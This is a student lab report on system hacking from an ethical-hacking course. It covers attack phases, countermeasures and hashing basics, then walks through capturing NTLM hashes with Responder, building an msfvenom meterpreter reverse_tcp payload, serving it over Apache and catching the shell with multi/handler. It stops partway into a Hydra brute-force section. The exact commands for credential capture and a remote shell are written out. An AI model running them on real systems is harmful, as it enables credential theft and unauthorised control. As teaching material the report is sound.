REPORT OF SYSTEM HACKING

BY SACHCHITANAND YADAV

SYSTEM HACKING

MODULE - 6

Learning Objectives -

- Demonstrate Different Password Cracking and Vulnerability Exploitation Techniques to Gain Access to the System
- Use Different Privilege Escalation Techniques to Gain Administrative Privileges
- Use Different Techniques to Hide Malicious Programs and Maintain Remote Access to the System
- Demonstrate Techniques to Hide the Evidence of Compromise
- System Hacking Countermeasures

Table of Contents

6. System Hacking Countermeasures

6.1 Strong Authentication & MFA
6.2 Access Control
6.3 System & Software Updates
6.4 Network Security
6.5 Monitoring & Logging
6.6 Protection Against Brute-Force Attacks
6.7 User Awareness & Training
6.8 Backup and Recovery

7. Summary of the Module

7.1 Key Takeaways
7.2 Importance of Fundamentals
7.3 Lessons Learned

System Hacking Concepts: -

System Hacking

System hacking is the act of breaching a computer system or network without proper authorization. Whether done with malicious intent or for ethical security testing, it revolves around discovering weaknesses, exploiting them, and often attempting to stay hidden. While the motives vary, the methods tend to follow a recognizable pattern that attackers (and defenders) should understand.

Common Objectives

- **Unauthorized Access to Data** – Stealing confidential information for personal use, resale, or sabotage.
- **Financial Benefit** – Ransomware, fraud, and monetizing stolen credentials.
- **Disruption or Sabotage** – Damaging systems to halt operations or cause reputational loss.
- **Surveillance & Espionage** – Tracking user activity or collecting intelligence.
- **Establishing a Foothold** – Preparing a compromised system for deeper attacks.
- **Security Assessment** – In ethical hacking, identifying weaknesses to strengthen defense.

Phases of System Hacking

1. Reconnaissance (Information Gathering)

The attacker collects data about the target — domains, IPs, running services, and possible weak entry points.

2. Gaining Access

Actual exploitation begins; the attacker uses vulnerabilities, weak passwords, or misconfigurations to enter the system.

3. Maintaining Access

Backdoors, persistence mechanisms, scheduled tasks, or injected scripts are used so the attacker can return even if the system reboots.

4. Covering Tracks

Logs are modified, footprints deleted, and tools like rootkits may be used to hide activity and avoid detection.

Protection Measures

1. Strong & Unique Passwords

- Long, unpredictable, and different for each service.
- Password managers help maintain complex credentials.

2. Two-Factor Authentication (2FA)

- Adds an extra verification step beyond the password.
- Apps and physical security keys improve security drastically.

3. Regular Updates

- Keep the OS, drivers, applications, and security tools updated.
- Patches eliminate many known vulnerabilities before attackers can abuse them.

4. Phishing Awareness

- Don’t trust unsolicited links.
- Always confirm the sender and ignore “urgent” pressure-language.

5. System Monitoring

- Use antivirus/EDR tools and watch for unusual system behavior.
- Unexpected logins, high CPU usage, and unknown apps are red flags.

6. Secure Networks

- Prefer private, encrypted connections.
- Use VPNs on public Wi-Fi, and enable WPA3/WPA2 at home.

7. User Education

- Human error is still the oldest vulnerability in the book.
- Train yourself and your team in scams, malware, and attack patterns.

8. Backup Strategy

- Keep data backups offline or on the cloud.
- Restores become your lifeline during ransomware attacks.

9. Firewall Protection

- Network and host-based firewalls block unauthorized traffic.
- Essential for reducing attack exposure.

10. Access Control

- Apply the principle of least privilege.
- Avoid using admin accounts for routine operations.

Updated Summary Table (Improved Version)

Phase	Common Tools / Techniques
Reconnaissance	WHOIS, Shodan, Google Dorking, Recon-NG
Scanning	Nmap, Masscan
Enumeration	Netcat, Telnet, Nmap (-sV), enum4linux
Vulnerability Analysis	Nessus, OpenVAS, Nikto
Exploitation	Metasploit, Hydra, Exploit-DB modules
Privilege Escalation	LinPEAS, WinPEAS, GTFOBins, PowerUp
Persistence	Cron Jobs, Scheduled Tasks, Backdoors
Covering Tracks	Log Cleaners, Anti-forensic tools, Rootkits

Understanding Hashing & Encryption Before Exploitation

Before you even think about attacking a machine, you've gotta understand the language that systems use to protect their secrets. Hashing and encryption are two sides of that ancient cyber coin — one is a lock that never opens, the other is a lock with a key.

What Is a Hash?

A **hash** is a one-way cryptographic transformation that takes any input (like a password or a long file) and converts it into a fixed-length output.

- Hashes cannot be reversed — once the data is hashed, there's no built-in method to get the original value again.
- Example: **SHA-256** always produces a 64-character output, no matter what you put in.
- **Main Purpose:** Verify integrity — ensuring the content hasn't been tampered with. That's why hashes are used in:
  - Password storage
  - File verification
  - Digital forensics

Hash = *one-way street, no U-turns allowed.*

What Is Encryption?

Encryption is a reversible process that transforms readable data into an unreadable format using a **key**.
When you decrypt it with the correct key, the data becomes normal again.

Types of Encryption

- **Symmetric Encryption**
  Same key for both encryption and decryption.
  Example: **AES**, widely used on disks, Wi-Fi, and secure storage.
- **Asymmetric Encryption**
  Two keys:

- Public key → Encrypt
- Private key → Decrypt
  Example: **RSA**, used in HTTPS, SSH, secure emails.

Purpose: Secure sensitive data during storage and transmission — basically keeping your secrets safe from snoopers.

How Hashing & Encryption Work

Hashing

```
Input → Hash Function → Hash Output
(No keys used)
One-way only
```

Encryption

```
Input + Key → Encryption Algorithm → Encrypted Output
Decryption + Key → Original Data
```

Hashing is permanent.
Encryption is reversible if you have the key.

Why Learn This Before Exploiting a Machine?

1. **Password Cracking**
   Most systems store passwords as hashes — not plain text.
   To crack them, you must understand:
   - hashing algorithms
   - rainbow tables
   - dictionary vs brute-force attacks
2. **Packet Sniffing**
   Data you capture over a network may be encrypted.
   If you know the encryption method, you might:
   - analyze it
   - exploit weakness
   - attempt decryption

3. **Authentication Bypass**
   Many applications verify users by comparing hashes or encrypted tokens. Understanding these mechanisms helps you find loopholes.
4. **Post-Exploitation Access**
   After gaining entry, cracking stored hashes or decrypting credentials becomes crucial for:
   - privilege escalation
   - pivoting
   - lateral movement

Hashing & encryption aren't "optional knowledge" — they're the foundation of real-world exploitation.

Perform an active online attack to crack the system's password using Responder.

Responder -

Responder is a network security tool used to **capture authentication hashes**, commonly **NTLM hashes**, on a **Local Area Network (LAN)**. It works by monitoring network traffic and responding to certain name resolution requests, allowing the collection of credentials when systems are misconfigured.


Purpose


The tool is mainly used in **ethical hacking and penetration testing** to identify weaknesses in network authentication mechanisms and to demonstrate the risks of improper network configurations.


How to use it -:

➢ Step 1 : open kali linux terminal and type

Responder -I eth0







Conclusion

Responder demonstrates how insecure network configurations can expose authentication credentials on a Local Area Network. By capturing NTLM hashes in a controlled environment, this experiment highlights the risks of weak network security practices and improper name resolution protocols. The study emphasizes the importance of secure configurations, strong authentication mechanisms, and regular network audits to prevent credential leakage.

Windows 11 Hacking Using Metasploit

Msfvenom -:

Msfvenom is a command-line weapon inside the Metasploit Framework, used to craft custom payloads — the tiny malicious pieces of code you inject into files, apps, or network traffic to exploit a target system. It basically lets you build your own attack executable, tailor-made for whatever system you're trying to pop.

Msfvenom cheat sheet -: MSF-Venom-Cheatsheet/MSF Venom Cheatsheet.pdf at master · frizb/MSF-Venom-Cheatsheet · GitHub

How to do it -:

- **Type –** Msfvenom

Generate a payload using msfvenom

Command – msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<your-ip> LPORT=<your-port> -f exe -o payload6.exe

-p → payload

-f → format

-o → output


Payload6 → payload name

Copy payload in web root directory -- /var/www/html

cp payload6.exe /var/www/html

Now start apache server

sudo systemctl start apache2



- now open msfconsole → it work as listner in this exploit

Note -: When you use msfconsole to set up a handler, it's literally listening for a connection from a payload that was executed on a target machine

- use exploit/multi/handler


❖ **multi/handler is not a traditional exploit. Instead, it's a payload handler.**


❖ **set payload that are you create for payload**


- set payload windows/x64/meterpreter/reverse_tcp

❖ **And set LHOST -** set LHOST 192.168.1.31

- Now , go to attacker machine and you see that system hacked successfully







Conclusion

This experiment shows that even Windows 11 can be compromised if security measures are weak. Using Metasploit and Msfvenom in a controlled environment highlights the importance of strong system configuration, regular updates, and user awareness. Modern tools change, but basic security principles still matter.

Password cracking Using Hydra

Hydra (THC-Hydra)

Hydra — often referred to as **THC-Hydra** — is one of the go-to tools for performing fast and aggressive brute-force password attacks. It can target a wide range of network protocols and services, making it a favorite among penetration testers. Kali Linux bundles Hydra by default, so it's ready to use the moment you fire up the machine.

Objective

The objective of using Hydra (THC-Hydra) is to evaluate the strength of authentication mechanisms by testing systems for weak or commonly used passwords. This helps identify vulnerabilities in network services and emphasizes the importance of strong password policies.


Hydra cheat sheet -: **Hydra-Cheatsheet/Hydra-Password-Cracking-Cheatsheet.pdf at master · frizb/Hydra-Cheatsheet · GitHub**


Attacker Machine - Kali linux

Target Machine – Metasploitable 2

Note –: if you know target machine username or password, then add it on hydra dictionary, because if the username or password are in the dictionary then you clear how brute force really worked

- Hydra wordlist locations - /usr/share/wordlists



